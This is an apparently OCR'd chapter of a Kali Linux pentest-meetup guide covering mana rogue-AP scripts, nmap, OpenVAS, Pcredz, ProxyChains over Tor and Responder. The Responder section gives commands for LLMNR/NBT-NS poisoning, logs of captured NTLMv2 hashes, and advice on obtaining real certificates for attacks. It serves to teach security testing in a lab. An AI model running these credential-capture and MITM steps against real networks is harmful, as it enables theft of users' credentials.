#/bin/bash

SUDO=\$(which sudo)
[[ "\$USER" == "root" ]] && SUDO=
DIR="\$( cd "\$( dirname "\${BASH_SOURCE[0]}" )" && pwd )"
PCAP=mana-pcap.pcap0
CREDS=CredentialDump-Session.log

echo
cd "\$DIR"
while true; do
  read -p "Do you wish to run Pcredz on \$PCAP?" yn
  case \$yn in
    [Yy]* ) \$DIR/Pcredz -f \$PCAP; less \$CREDS; continue;;
    [Nn]* ) break;;
    * ) break;;
  esac
done
echo
EOF

chmod +x 05_mana-Pcredz.sh

# fetch Pcredz
cd ~/mana/start-mana
curl -O https://github.com/lgandx/PCredz/blob/master/Pcredz
chmod +x Pcredz
```

Next we get modified versions of the mana scripts and configuration files:

```
# modify start-nat-full.sh
DIR=$HOME/mana/run-mana
LOGDIR=$DIR/logs
SSLSPLITDIR=$DIR/sslsplit
cd $DIR
SCRIPT=start-nat-full.sh
cp /usr/share/mana-toolkit/run-mana/$SCRIPT .
sed -i "s/^upstream=.*$/upstream=wlan0/" $SCRIPT
sed -i "s/^phy=.*$/phy=wlan1/" $SCRIPT
sed -i "s/^conf=.*$/conf=hostapd-karma.conf/" $SCRIPT
sed -i "s#/var/lib/mana-toolkit/sslstrip.log#"$LOGDIR"/sslstrip.log#" $SCRIPT
sed -i "s#/var/lib/mana-toolkit/sslsplit #"$SSLSPLITDIR" #" $SCRIPT
sed -i "s#/var/lib/mana-toolkit/sslsplit-connect.log#\
"$SSLSPLITDIR"/sslsplit-connect.log#" $SCRIPT

# modify hostapd-karma.conf
CONF=hostapd-karma.conf
```

```
cp /etc/mana-toolkit/$CONF .
sed -i "s/^enable_karma=.*$/enable_karma=1/" $CONF
sed -i "s/^karma_loud=.*$/karma_loud=0/" $CONF
```

And we're all set to go.

### Additional software run with `start-nat-full.sh`

urlsnarf extracts HTTP traffic from a live network interface or a pcap file.

driftnet picks out images from TCP streams from a live network interface or a pcap file. Files get deleted when terminated.

Pcredz to find cracked passwords.

### Run `start-nat-full.sh`

Now we can start the mana demo by simply running `./run-all.sh`.

### Undo changes - getting back to normal Kali networking

When done with the mana demo, follow the cleanup part of *Move wireless from NetworkManager to networking*.

## 6.7 nmap

The basic goal of `nmap` is:

- Host discovery
- Port scanning
- Service version detection (what's running at that port)
- OS version detection

`nmap` has to address certain challenges:

- Efficiency

  Brute force network mapping can result in saturating network links: a single class C network has 254 IPs * 65,535 ports * 4 TCP checks = 133,167,120 checks (most of which will time out). Remote `nmap` scanning obviously has to limit the hosts and ports checked for a variety of reasons.

- IDS, firewall avoidance

  IDSs and firewalls can filter results making detection difficult.

- Rate limiting

  Network devices may blacklist `nmap` due to network rate limiting.

Here is a summary of the options available in `nmap`:

### 6.7.1 Target Specification

Input IP addresses can be specified using CIDR addresses like 173.40.0.0/16 or www.myhost.com/24; or IP ranges like 173.45-47,53.1,3,5.2-40 (yes it's really flexible).

### 6.7.2 Host Discovery

There are a number of optional arguments to control how hosts are discovered. `nmap` saves network resources by first identifying live hosts to avoid wasting resources port scanning. `nmap` run as root defaults to the combination of ICMP echo, TCP SYN to port 443, TCP ACK to port 80, and ICMP timestamp to discover hosts. Non-root users are restricted to the system `connect` call (TCP SYN to ports 80 and 443). However, root on the local network segment uses ARP (IPv4) or Neighbor Discovery (IPv6).

There may be cases where the default options cannot find hosts protected by IDS and/or firewall rules, but expert use of `nmap` options can find them. Such expert use is beyond the scope of this summary.

To save time with hosts you know exist use **-Pn** to skip host discovery and go straight to scan techniques.

### 6.7.3 Port Scanning Basics

Ports are one of: **open**, **closed**, **filtered** (`nmap` cannot tell because port is filtered), **unfiltered** (`nmap` cannot tell), **open|filtered** (`nmap` cannot tell if **open** or **filtered**), and **closed|filtered** (`nmap` cannot tell if **closed** or **filtered**). So results other than **open** or **closed** means more work is required to determine if the port is really **open** or **closed**. That work can take the form of expert use of `nmap` options or getting access to the host's local network for "internal network" `nmap` scans (which may be less restricted by IDS/firewall rules).

### 6.7.4 Port Scanning Techniques

For advanced usage there are many port scanning options beside the defaults and they are beyond the scope of this summary.

### 6.7.5 Port Specificaiton and Scan Order

`nmap` defaults to scanning the most common 1,000 ports and the **-F** option reduces this to 100. You can specify the ports via **-p <port ranges>** a smaller list to speed up the scan or target the ports of interest, like **-p 80,8000,8080**.

### 6.7.6 Service and Version Detection

Option **-sV** (service version) tells `nmap` to determine the service and version for open ports.

### 6.7.7 OS Detection

Option **-O** tells `nmap` to determine the OS version.

### 6.7.8 Nmap Scripting Engine (NSE)

`nmap` uses the Lua programming language for simple scripts. Current categories are auth, broadcast, default, discovery, dos, exploit, external, fuzzer, intrusive, malware, safe, version and vuln. You can run all scripts except intrusive scripts via `nmap --script "not intrusive"`. Or to run a check for SMB vulnerabilities `nmap -v -Pn -p 139,445 --script=smb-check-vulns --script-args=unsafe=1 192.168.1.100`. Only the last of two separate `--script` options are run; that is `--script=default --script=auth` will only run `--script=auth` and ignore the default scripts. There's lots more but beyond the scope of this summary.

### 6.7.9 Timing and Performance

Consult the documentation for `nmap` options for parallelism, timeout settings, retry settings, and controlling the scanning rate. Of special interest is the **-T paranoid|sneaky|polite|normal|aggressive|insane** to set a timing template. The first 2 (**paranoid** & **sneaky**) and meant for IDS evasion, **polite** slows down the request to conserve both network and scanned host utilization, **normal** is the default, **agressive** speeds up the scan (so you'd better be on a fast network that has given you scanning permissions), and **insane** sacrifices accuracy for speed.

The reference manual recommends **-T aggresive** on decent broadband or ethernet connections. **-T polite** scans may take 10x times **-T normal** scans.

### 6.7.10 Firewall/IDS Evasion and Spoofing

"All of the major IDSs ship with rules designed to detect Nmap scans because scans are sometimes a precursor to attacks. Many of these products have recently morphed into intrusion prevention systems (IPS) that actively block traffic deemed malicious. … There is no magic bullet (or Nmap option) for detecting and subverting firewalls and IDS systems. It takes skill and experience. A tutorial is beyond the scope of this reference guide, which only lists the relevant options and describes what they do."

Since the reference guide indicates this section is beyond its scope, this summary will only refer you to the reference guide for this topic.

### 6.7.11 Output

`nmap` has 5 output formats:

- *interactive output* to **stdout** (no command line option for this)
- **-oN <filespec>**, *normal output* like *interactive output* but less runtime information
- **-oX <filespec>**, *XML output* for software-based parsing
- **-oS <filespec>**, *sCRiPt KiDDi3 0utPUt*
- **-oG <filespec>** (deprecated), *grepable output* having most host info on 1 line
- **-oA <basename>**, output to *normal*, *XML*, and *grepable* formats

### 6.7.12 Miscellaneous Options

### 6.7.13 Runtime Interaction

### 6.7.14 Examples

## 6.8 OpenVAS

OpenVAS is a fork of the formerly open source Nessus. The OpenVAS software consists of clients (OpenVAS CLI and Greenbone Security Assistant with a `gsd` gui or web interface), services (a vulnerability scanner and manager), and data (primarily NVT, SCAP, and CERT data feeds).

OpenVAS comes pre-installed on Kali but not configured, so to get it running requires the following commands (including specifying the password for the default 'admin' user):

```
sudo /usr/bin/openvas-setup
# optionally add a user
# sudo /usr/sbin/openvas-adduser
# periodically update the data feeds (can use web interface instead)
sudo /usr/sbin/openvas-nvt-sync
sudo /usr/sbin/openvas-certdata-sync
sudo /usr/sbin/openvas-scapdata-sync
# alternatively the following may be run periodically to update all 3 feeds
sudo /usr/bin/openvas-feed-update
```

You can list the available commands via *ls /usr/*bin/*openvas**:

```
hacker@kali:~$ ls /usr/*bin/*openvas*
/usr/bin/openvas-check-setup  /usr/sbin/openvasad             /usr/sbin/openvas-nvt-
↪sync
/usr/bin/openvas-feed-update  /usr/sbin/openvas-adduser        /usr/sbin/openvas-
↪rmuser
/usr/bin/openvas-nasl         /usr/sbin/openvas-certdata-sync  /usr/sbin/openvas-
↪scapdata-sync
/usr/bin/openvas-setup        /usr/sbin/openvasmd              /usr/sbin/openvassd
/usr/bin/openvas-start        /usr/sbin/openvas-mkcert
/usr/bin/openvas-stop         /usr/sbin/openvas-mkcert-client
hacker@kali:~$
```

Start/stop OpenVAS via `sudo /usr/bin/openvas-start` and `sudo /usr/bin/openvas-stop`. Access the Greenbone Security Assistant web interface or run the Greenbone Security Assistant `gsd`. If you run into trouble you can view the OpenVAS logs in */var/log/openvas/*. To performa a scan, first define the hosts, create a task, then run the task. When done you can view a report. The documentation is (to put it charitably) sparse and there is much room for contribution by the community. But the current Kali OpenVAS is back one version from the latest OpenVAS release which may force a documentation contributor to manually install the latest OpenVAS. An alternative is to use a demo OpenVAS virtual appliance.

## 6.9 Pcredz pcap credentials

From Pcredz:

- Extract from a pcap file or from a live interface:
  - Credit card numbers

  - POP
  - SMTP
  - IMAP
  - SNMP community string
  - FTP
  - HTTP
  - NTLMv1/v2 (DCE-RPC,SMBv1/2,LDAP, MSSQL, HTTP, etc)
  - Kerberos (AS-REQ Pre-Auth etype 23) hashes
- All hashes are displayed in a hashcat format (use -m 7500 for kerberos, -m 5500 for NTLMv1, -m 5600 for NTLMv2)
- Log all credentials to a file (CredentialDump-Session.log)

To install Pcredz:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
INSTALL_DIR=/usr/local/bin

# install Pcredz
cd $INSTALL_DIR
$SUDO apt-get remove python-pypcap -y
$SUDO apt-get install python-libpcap -y
$SUDO git clone https://github.com/lgandx/PCredz.git git.PCredz
$SUDO ln -s git.PCredz/Pcredz .
```

## 6.10 Hak5 Pineapple

A pentest meetup attendee demoed the Hak5 Pineapple, which can be used for MITM WiFi attacks. The hardware setup consisted of: a pineapple, two additional (powerful) USB-based antennas, and a connecting USB hub providing power. One antenna capable of injection was used for deauth, the second capable of master mode used for an access point, while the on-board antenna was used to connect to the upstream wifi router. (One antenna capable of both injection and master mode could replace these antennas.) The pineapple web-based interface can be used to configure targeted MITM attacks. Consult the Hak5 Pineapple site for device configuration details.

Here is a link to the pineapple and other interesting Hak5 hardware:


- WiFi Pineapple
- USB Rubber Ducky
- Software Defined Radio

## 6.11 Proxy Chains

ProxyChains tunnels TCP and DNS traffic through a sequence of HTTP and SOCKS4/5 proxies. The meetup demoed ProxyChains configuration using Tor as first proxy follwed by 1 or more additional proxies. Why? Some sites treat traffic from known Tor exit nodes differently. ProxyChains avoids this problem by running traffic through additional proxies after Tor. To run the `iceweasel` browser using ProxyChains enter:

```
proxychains iceweasel
```

The resulting ProxyChain might look like:



A few points to know about ProxyChains:

1. Both Tor and ProxyChains support TCP, but not UDP nor ICMP traffic. Using UDP or ICMP will leak information.
2. You must manually specify DNS be proxied (see *sample code below*). If you fail to configure this properly then your web activities will be leaked via your DNS queries.
3. The Tor project indicates "using any browser besides Tor Browser Bundle with Tor is a really bad idea". In fact, setting up a computer to avoid leaking information is hard enough that the Tails distribution exists to solve that very problem.
4. /etc/proxychains.conf is the main configuration file:

1. `[ProxyList]` section is list of proxies, defaulting to tor (127.0.0.1:9050) being the only proxy.
2. Search ProxyChains.net and Hide My Ass for public proxies to add to `[ProxyList]` after tor.
3. One of `dynamic_chain`, `strict_chain`, or `random_chain` (with `chain_len`) must be specified:

   `strict_chain` uses the proxies in order: any failed proxy stops traffic.

   `dynamic_chain` is a `strict_chain` that skips failed proxies.

   `random_chain` randomly selects proxies (`chain_len` number of them).

Here is a sample terminal session:

```
# STEP 1. Install and configure tor ...
apt-get install -y tor
service tor start
#    If you were using Tor only, you would manually configure
#      "Firefox" and "Chromium" to use the Tor socks5 proxy.
#     But you may wish instead to use proxychains as described below.

# STEP 2. Setup TorDNS ...
# Configure torrc for DNS
if ! grep '^DNSPort' /etc/tor/torrc 2>&1 1>/dev/null; then
  echo 'DNSPort 53' >> /etc/tor/torrc
  echo 'AutomapHostsOnResolve 1' >> /etc/tor/torrc
  echo 'AutomapHostsSuffixes .exit,.onion' >> /etc/tor/torrc
  service tor restart
fi
# Change resolv.conf DNS nameserver to use the localhost
[[ ! -a /etc/resolv.conf.orig ]] &&  cp /etc/resolv.conf /etc/resolv.conf.orig
cat <<EOF > /etc/resolv.conf
domain mydomain.org
nameserver 127.0.0.1
```

```
EOF
# Make sure the dhcp client doesn't clobber resolv.conf
[[ ! -a /etc/dhcp/dhclient.conf.orig ]] && \
    cp /etc/dhcp/dhclient.conf /etc/dhcp/dhclient.conf.orig
grep '^nohook resolv.conf' /etc/dhcp/dhclient.conf || \
    echo 'nohook resolv.conf' >> /etc/dhcp/dhclient.conf

# STEP 3. Test Tor setup
# Test DNS working through Tor
dig @localhost -p 53 www.google.com
# Tor set up properly only if the following outputs congratulations
torify wget -qO- https://check.torproject.org/ | grep -i congratulations
[[ $? != 0 ]] && echo "You are not using Tor"
# Another test for DNS leaking - this should not show your IP
torify wget -qO- https://dnsleaktest.com/ | egrep -i '(hello|from)'

# STEP 4. Setup ProxyChains - edit /etc/proxychains.conf
# ...
#     Change 127.0.0.1 proxy to use SOCKS5.
#     Visit sites listed above to get additional proxies
#     and add them after tor (127.0.0.1)

# STEP 5. Now you are set to use proxychains:
proxychains iceweasel
# You should visit ...
#     https://dnsleaktest.com
#     https://check.torproject.org/

# STEP 6. Undo the configuration changes above:
cp /etc/resolv.conf.orig /etc/resolv.conf
cp /etc/dhcp/dhclient.conf.orig /etc/dhcp/dhclient.conf
service tor stop
```

## 6.12 Responder

### 6.12.1 Gathering credentials with Responder

Responder is a passive credentials gathering tool. From Responder:

> Responder is a LLMNR (Link-local Multicast Name Resolution), NBT-NS and MDNS poisoner, with built-in HTTP/SMB/MSSQL/FTP/LDAP rogue authentication server supporting NTLMv1/NTLMv2/LMv2, Extended Security NTLMSSP and Basic HTTP authentication.
>
> …
>
> This tool is first an LLMNR, NBT-NS (NetBIOS Name Service) and MDNS responder, it will answer to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix (see: http://support.microsoft.com/kb/163409). By default, the tool will only answer to File Server Service request, which is for SMB. The concept behind this, is to target our answers, and be stealthier on the network. This also helps to ensure that we don't break legitimate NBT-NS behavior. You can set the -r option via command line if you want this tool to answer to the Workstation Service request name suffix.

Responder takes advantage of the fact that Microsoft client name resolution can resort to use broadcast traffic to locate resources, giving an opportunity to impersonate HTTP/SMB/MSSQL/FTP/LDAP servers, getting clients to reveal their credential information. For LM/NTLM/NTLMv2 only the hash is revealed, but that can be used for brute force password guessing.

For more information read these posts:

Introducing Responder-1.0

Owning Windows Networks with Responder 1.7

Owning Windows Networks With Responder Part 2

Responder 2.0 - Owning Windows Networks part 3

### Responder tool specifics

Responder is installed via the Kali responder package. It's designed to be a root-only single user application due to the fact that the configuration file and logs are in the `/usr/share/responder` directory and require root to create/update log files.

### Responder.conf

The `Responder.conf` configuration file is located in `/usr/share/responder/` (as are the log files). Comments start with a semi-colon (";").

**[Responder Core]**

**"SERVICE = On/Off"** Turns on/off the basic rogue servers (and therefore provides a list of them). Currently the servers are: SQL, SMB, Kerberos, FTP, POP, SMTP, IMAP, HTTP, HTTPS, DNS, and LDAP.

**"Challenge = 1122334455667788"** Sets the challenge for LM/NTLM challenge/response. This is important as rainbow tables assume a specific, fixed challenge ("1122334455667788").

**"SessionLog = Responder-Session.log"** Main log file.

**"RespondTo =", "RespondToName =", "DontRespondTo =", "DontRespondToName ="** Defines hosts to exploit or not exploit.

**[HTTP Server]**

**"Serve-Always = Off" & "Filename = Denied.html"** Set to always serve a specific file to the victim.

**"Serve-Exe = Off" & "ExecFilename = FixInternet.exe"** Set to serve an executable file each time a .exe is detected in an URL.

**"WPADScript = . . . ", "HTMLToServe = . . . "** Custom PAC script (for WPAD) and HTML for SMB server RespProxySrv.

**[HTTPS Server]**

**"cert = Certs/responder.crt", "key = Certs/responder.key"** Certs for serving HTTPS.

### Log files

Running the following can show the latest Responder log files updated:

```
ls -lrt /usr/share/responder/*.{log,txt}
ls -lrt /usr/share/responder/HTTPCookies
```

```
hacker@kali:~$ ls -lrt /usr/share/responder/*.{log,txt}
-rw-r--r-- 1 root root     0 May 13 18:03 /usr/share/responder/Analyze-LLMNR-NBT-NS.
↪log
-rw-r--r-- 1 root root   607 May 13 22:09 /usr/share/responder/HTTP-NTLMv2-Client-192.
↪168.1.103.txt
```

```
-rw-r--r-- 1 root root   177 May 13 22:09 /usr/share/responder/LLMNR-NBT-NS.log
-rw-r--r-- 1 root root 17335 May 13 22:09 /usr/share/responder/Responder-Session.log
hacker@kali:~$ ls -lrt /usr/share/responder/HTTPCookies
total 24
-rw-r--r-- 1 root root 112 May 13 22:09 HTTP-Cookie-request-cdp1.public-trust.com-
↪from-192.168.1.103.txt
-rw-r--r-- 1 root root 199 May 13 22:09 HTTP-Cookie-request-gb.symcd.com-from-192.168.
↪1.103.txt
-rw-r--r-- 1 root root  89 May 13 22:09 HTTP-Cookie-request-gb.symcb.com-from-192.168.
↪1.103.txt
-rw-r--r-- 1 root root 414 May 13 22:09 HTTP-Cookie-request-ocsp.digicert.com-from-
↪192.168.1.103.txt
-rw-r--r-- 1 root root 221 May 13 22:09 HTTP-Cookie-request-crl3.digicert.com-from-
↪192.168.1.103.txt
-rw-r--r-- 1 root root 221 May 13 22:09 HTTP-Cookie-request-crl4.digicert.com-from-
↪192.168.1.103.txt
```

"SessionLog = Responder-Session.log" sets the main log file which saves the console output from Responder. HTTP cookies are stored in the subdirectory `HTTPCookies` while each of the servers will have 1 or more ".log" files of their own. For example, captured hashes would have the log file name [SMB/HTTP/SQL]-[NTLMv1/v2]-Client-IP.txt with data stored in the John Jumbo format.

Here are some actual logs after a very short run: `LLMNR-NBT-NS.log` shows the LLMNR/NBT-NS poisoning and `HTTP-NTLMv2-Client-192.168.1.103.txt` shows the HTTP server's captured NTLMv2 hashes from IP 192.168.1.103:

```
cat /usr/share/responder/LLMNR-NBT-NS.log
cat /usr/share/responder/HTTP-NTLMv2-Client-192.168.1.103.txt
cat /usr/share/responder/Responder-Session.log
```

```
hacker@kali:~$ cat /usr/share/responder/LLMNR-NBT-NS.log
LLMNR poisoned answer sent to this IP: 192.168.1.103. The requested name was : wpad.
LLMNR poisoned answer sent to this IP: 192.168.1.103. The requested name was :␣
↪isaproxysrv.
hacker@kali:~$ cat /usr/share/responder/HTTP-NTLMv2-Client-192.168.1.103.txt
jgm::taxing:1122334455667788:BE429406642BF55E51748A867ACDD409:0101000000000000042A43E2C048ED00113456A
hacker@kali:~$ cat /usr/share/responder/Responder-Session.log
05/13/2015 10:07:04 PM Responder Started
Command line args:['/usr/bin/responder', '-i', '192.168.1.104', '-w', '-F']
05/13/2015 10:09:19 PM LLMNR poisoned answer sent to this IP: 192.168.1.103. The␣
↪requested name was : wpad.
05/13/2015 10:09:36 PM [+]HTTP GET request from : 192.168.1.103. The HTTP URL␣
↪requested was: /wpad.dat
05/13/2015 10:09:36 PM No cookies were sent with this request
05/13/2015 10:09:36 PM [+]HTTP NTLMv2 hash captured from :192.168.1.103
05/13/2015 10:09:36 PM [+]HTTP NTLMv2 User is : jgm
05/13/2015 10:09:36 PM [+]HTTP NTLMv2 Domain is :taxing
05/13/2015 10:09:36 PM [+]HTTP NTLMv2 Hostname is :TAXING
05/13/2015 10:09:36 PM [+]HTTP NTLMv2 Complete hash is␣
↪:jgm::taxing:1122334455667788:BE429406642BF55E51748A867ACDD409:0101000000000000042A43E2C048ED0011345
05/13/2015 10:09:36 PM [+]WPAD (auth) file sent to: 192.168.1.103
05/13/2015 10:09:36 PM [+]HTTP GET request from : 192.168.1.103. The HTTP URL␣
↪requested was: /wpad.dat
05/13/2015 10:09:36 PM No cookies were sent with this request
05/13/2015 10:09:36 PM [+]HTTP NTLMv2 hash captured from :192.168.1.103
05/13/2015 10:09:36 PM [+]HTTP NTLMv2 User is : jgm
05/13/2015 10:09:36 PM [+]HTTP NTLMv2 Domain is :taxing
```

```
05/13/2015 10:09:36 PM [+]HTTP NTLMv2 Hostname is :TAXING
05/13/2015 10:09:36 PM [+]HTTP NTLMv2 Complete hash is␣
↪:jgm::taxing:1122334455667788:F72F2131E5F245D1FDC187FBB10C5D65:010100000000000042A43E2C048ED00194B
05/13/2015 10:09:36 PM [+]WPAD (auth) file sent to: 192.168.1.103
05/13/2015 10:09:36 PM LLMNR poisoned answer sent to this IP: 192.168.1.103. The␣
↪requested name was : isaproxysrv.
###################### SNIP ######################
```

Cleaning up the log files is accomplished by:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
RDIR=/usr/share/responder
$SUDO rm \
  $RDIR/*.{log,txt} \
  $RDIR/HTTPCookies/* \
  $RDIR/Responder-Session.log
```

### Captured challenge file format

The captured hashes in `HTTP-NTLMv2-Client-$T.txt` look like:

```
hacker@kali:/usr/share/responder$ ls HTTP-*
HTTP-NTLMv2-Client-192.168.1.103.txt
hacker@kali:/usr/share/responder$ cat HTTP-*
jgm::taxing:1122334455667788:BE429406642BF55E51748A867ACDD409:010100000000000042
A43E2C048ED00113456A9D55B36A4E000000000200060053004D0042000100160053004D0042002D
0054004F004F004C004B004900540004001200730062002E006C006F00630061006C00030028
0073006500720076006500720032003000300033002E0073006D0062002E006C006F00630061006C
000500120073006D0062002E006C006F00630061006C000800300030000000000000000100000000
1000005436C9CCC131C3A88D569E3A3CAD25E1882D24E33F82CB960F8C6809D4139D3F0A00100000
0000000000000000000000000000000090024004800540054005000 2F003100390032002E00310036
0038002E0031002E003100300034000000000000000000
```

This consists of:

- “jgm” = user
- “taxing” = server
- “1122334455667788” = server challenge
- “BE429406642BF55E51748A867ACDD409” = NTLMv2 hash (first 32 bits of NTLMv2 type 3 response)
- the blob = everything except for the first 32 bits of NTLMv2 type 3 response

So what’s in “the blob”?

| blob field | hex data | data meaning |
|---|---|---|
| blob signature | 01010000 | indicates start of blob |
| reserved | 00000000 | |
| timestamp | 42A43E2C048ED001 | little-endian 64-bit signed number of tenths of a microsecond since 1 |
| client nonce | 13456A9D55B36A4E | client challenge |
| unknown | 00000000 | |
| target information data | | target data from client’s type 2 response |
| >> type: 2 (NetBIOS domain name) | 0200 | |

Continued on ne

Table 6.1 – continued from previous page

| blob field | hex data | data meaning |
|---|---|---|
| >> length: 6 bytes | 0600 | |
| >> data: | 53004D004200 | “SMB” |
| >> type: 1 (server name) | 0100 | |
| >> length: 22 | 1600 | |
| >> data: | 53004D0042002D00 | “SMBTOOLKIT” |
| >> | 54004F004F004C00 | |
| >> | 4B0049005400 | |
| >> type: 4 (dns domain name) | 0400 | |
| >> length: 18 | 1200 | |
| >> data: | 73006D0062002E00 | “smb.local” |
| >> | 6C006F0063006100 | |
| >> | 6C00 | |
| >> type: 3 (dns server name) | 0300 | |
| >> length: 40 | 2800 | |
| >> data: | 7300650072007600 | “server2003.smb.local” |
| >> | 6500720032003000 | |
| >> | 300033002E007300 | |
| >> | 6D0062002E006C00 | |
| >> | 6F00630061006C00 | |
| >> type: 5 (FQDN of forest) | 0500 | |
| >> length: 18 | 1200 | |
| >> data: | 73006D0062002E00 | “smb.local” |
| >> | 6C006F0063006100 | |
| >> | 6C00 | |
| >> type: 8 (single host data) | 0800 | when client/server same host |
| >> length: 48 | 3000 | |
| >> data: | 30000000 | 32 unsigned length = 48 |
| >> | 00000000 | Z4 = 0 |
| >> | 01000000 | 1 = indicates custom data present |
| >> | 00100000 | 4 bytes custom data blob |
| >> | 5436C9CCC131C3A8 | machine ID (32 bytes) |
| >> | 8D569E3A3CAD25E1 | |
| >> | 882D24E33F82CB96 | |
| >> | 0F8C6809D4139D3F | |
| >> type: 10 (channel bindings) | 0A00 | hash of channel bindings |
| >> length: 16 | 1000 | |
| >> data: | 0000000000000000 | 0 means no bindings |
| >> | 0000000000000000 | |
| >> type: 9 (SPN of target) | 0900 | |
| >> length: 36 | 2400 | |
| >> data: | 4800540054005000 | “HTTP/192.168.1.104” |
| >> | 2F00310039003200 | |
| >> | 2E00310036003800 | |
| >> | 2E0031002E003100 | |
| >> | 30003400 | |
| >> type: 0 | 0000 | AV type 0, length 0 at list end |
| >> length: 0 | 0000 | |
| unknown | 00000000 | |

### Running Responder

**Todo:** provide details of running Responder

1. /usr/share/responder/ setup

   (a) Prior to running Responder you should edit Responder.conf to limit the following:

   - [Responder Core] SERVICE = On/Off

     At our pentest-meetup you'll probably only want to allow SMB, HTTP, HTTPS, and DNS.

   - [Responder Core] RespondTo = . . .

     At our pentest-meetup you'll probably want to list the known Windows sacrificial lambs provided by your fellow pentesters.

   - [HTTPS Server] cert = Certs/responder.crt & key = Certs/responder.key

     A real exploit should not generate a certificate warning, so get get one and use it.

   (b) Clean up prior log files as needed:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
RDIR=/usr/share/responder
$SUDO rm \
  $RDIR/*.{log,txt} \
  $RDIR/HTTPCookies/* \
  $RDIR/Responder-Session.log
```

2. Run first without generating any poisoned responses using the "-A" option.

3. After observing for a while, turn on the services required to attack the selected victims.

Here we illustrate running in analyze mode: a Windows 7 client taxing/WORKGROUP (192.168.1.101) boots up, fires up IE, and then runs the dir \\SERVER\SHARE command; also a Brothers printer BRN30055C139BE5 (192.168.1.3) chimes in.

```
hacker@kali:~/pentest/responder$ IP=192.168.1.105
hacker@kali:~/pentest/responder$ $SUDO responder -A -i $IP
NBT Name Service/LLMNR Responder 2.0.
Please send bugs/comments to: lgaffie@trustwave.com
To kill this script hit CRTL-C

[+]NBT-NS, LLMNR & MDNS responder started
[+]Loading Responder.conf File..
Global Parameters set:
Responder is bound to this interface: ALL
Challenge set: 1122334455667788
WPAD Proxy Server: False
WPAD script loaded:  function FindProxyForURL(url, host){if ((host ==
↪"localhost") || shExpMatch(host, "localhost.*") ||(host == "127.0.0.1") ||␣
↪isPlainHostName(host)) return "DIRECT"; if (dnsDomainIs(host, "RespProxySrv
↪")||shExpMatch(host, "(*.RespProxySrv|RespProxySrv)")) return "DIRECT";␣
↪return 'PROXY ISAProxySrv:3141; DIRECT';}
HTTP Server: ON
HTTPS Server: ON
SMB Server: ON
SMB LM support: False
```

```
Kerberos Server: ON
SQL Server: ON
FTP Server: ON
IMAP Server: ON
POP3 Server: ON
SMTP Server: ON
DNS Server: ON
LDAP Server: ON
FingerPrint hosts: False
Serving Executable via HTTP&WPAD: OFF
Always Serving a Specific File via HTTP&WPAD: OFF


[+]Responder is in analyze mode. No NBT-NS, LLMNR, MDNS requests will be␣
↪poisoned.

[Analyze mode: LLMNR] Host: 169.254.129.234 is looking for : taxing.
[Analyze mode: LLMNR] Host: 192.168.1.101 is looking for : taxing.
[Analyze mode: LLMNR] Host: 192.168.1.101 is looking for : wpad.
[Analyze mode: NBT-NS] Host: 192.168.1.101 is looking for : WPAD. Service␣
↪requested is: Workstation/Redirector Service.
[Analyze mode: Browser]Datagram Request from IP: 192.168.1.101 hostname:␣
↪TAXING via the: File Server Service. to: WORKGROUP. Service: Local Master␣
↪Browser.
[Analyze mode: Browser]Datagram Request from IP: 192.168.1.101 hostname:␣
↪TAXING via the: File Server Service. to: WORKGROUP. Service: Local Master␣
↪Browser.
[Analyze mode: Browser]Datagram Request from IP: 192.168.1.101 hostname:␣
↪TAXING via the: Workstation/Redirector Service. to: WORKGROUP. Service:␣
↪Local Master Browser.
[Analyze mode: Browser]Datagram Request from IP: 192.168.1.101 hostname:␣
↪TAXING via the: Workstation/Redirector Service. to: WORKGROUP. Service:␣
↪Browser Election Service.
[Analyze mode: Browser]Datagram Request from IP: 192.168.1.101 hostname:␣
↪TAXING via the: File Server Service. to: WORKGROUP. Service: Browser␣
↪Election Service.
[Analyze mode LANMAN]:
[!]Domain detected on this network:
   -WORKGROUP
[!]Workstations/Servers detected on Domain WORKGROUP:
   -TAXING
       [-]Os version is:Windows 7/Server 2008R2
[Analyze mode: Browser]Datagram Request from IP: 192.168.1.3 hostname:␣
↪BRN30055C139BE5 via the: Workstation/Redirector Service. to: WORKGROUP.␣
↪Service: Browser Election Service.
[Analyze mode LANMAN]:
[!]Domain detected on this network:
   -WORKGROUP
[!]Workstations/Servers detected on Domain WORKGROUP:
   -BRN30055C139BE5
   -TAXING
       [-]Os version is:Windows 7/Server 2008R2
[Analyze mode: LLMNR] Host: 192.168.1.101 is looking for : SERVER.
[Analyze mode: NBT-NS] Host: 192.168.1.101 is looking for : SERVER. Service␣
↪requested is: File Server Service.
```

Now we repeat the experiment to attack WPAD and SMB:

```
$SUDO responder -i $IP -w
ls -lrt /user/share/responder/
ls -lrt /user/share/responder/HTTPCookies/
```

Running this gives the following hash in response to the “dir \SERVERSHARE” and cookies from HTTP traffic:

```
###################### SNIP ######################
LLMNR poisoned answer sent to this IP: 192.168.1.101. The requested name was : SERVER.
[+]SMB-NTLMv2 hash captured from :  192.168.1.101
[+]SMB complete hash is :␣
↪jgm::taxing:1122334455667788:80F748A72D85988D6A969D05319FC6F4:01010000000000000F18587EE1A3D001FDB8
###################### SNIP ######################
^C
hacker@kali:~/pentest/responder$ ls -lrt /usr/share/responder/
###################### SNIP ######################
-rw-r--r-- 1 root root    532 Jun 10 17:57 LLMNR-NBT-NS.log
-rw-r--r-- 1 root root    607 Jun 10 17:57 SMB-NTLMv2-Client-192.168.1.101.txt
-rw-r--r-- 1 root root   2973 Jun 10 17:57 Responder-Session.log
drwxr-xr-x 2 root root   4096 Jun 10 17:57 HTTPCookies
hacker@kali:~/pentest/responder$ ls -lrt /usr/share/responder/HTTPCookies
total 16
-rw-r--r-- 1 root root  95 Jun 10 17:56 HTTP-Cookie-request-www.msftncsi.com-from-192.
↪168.1.101.txt
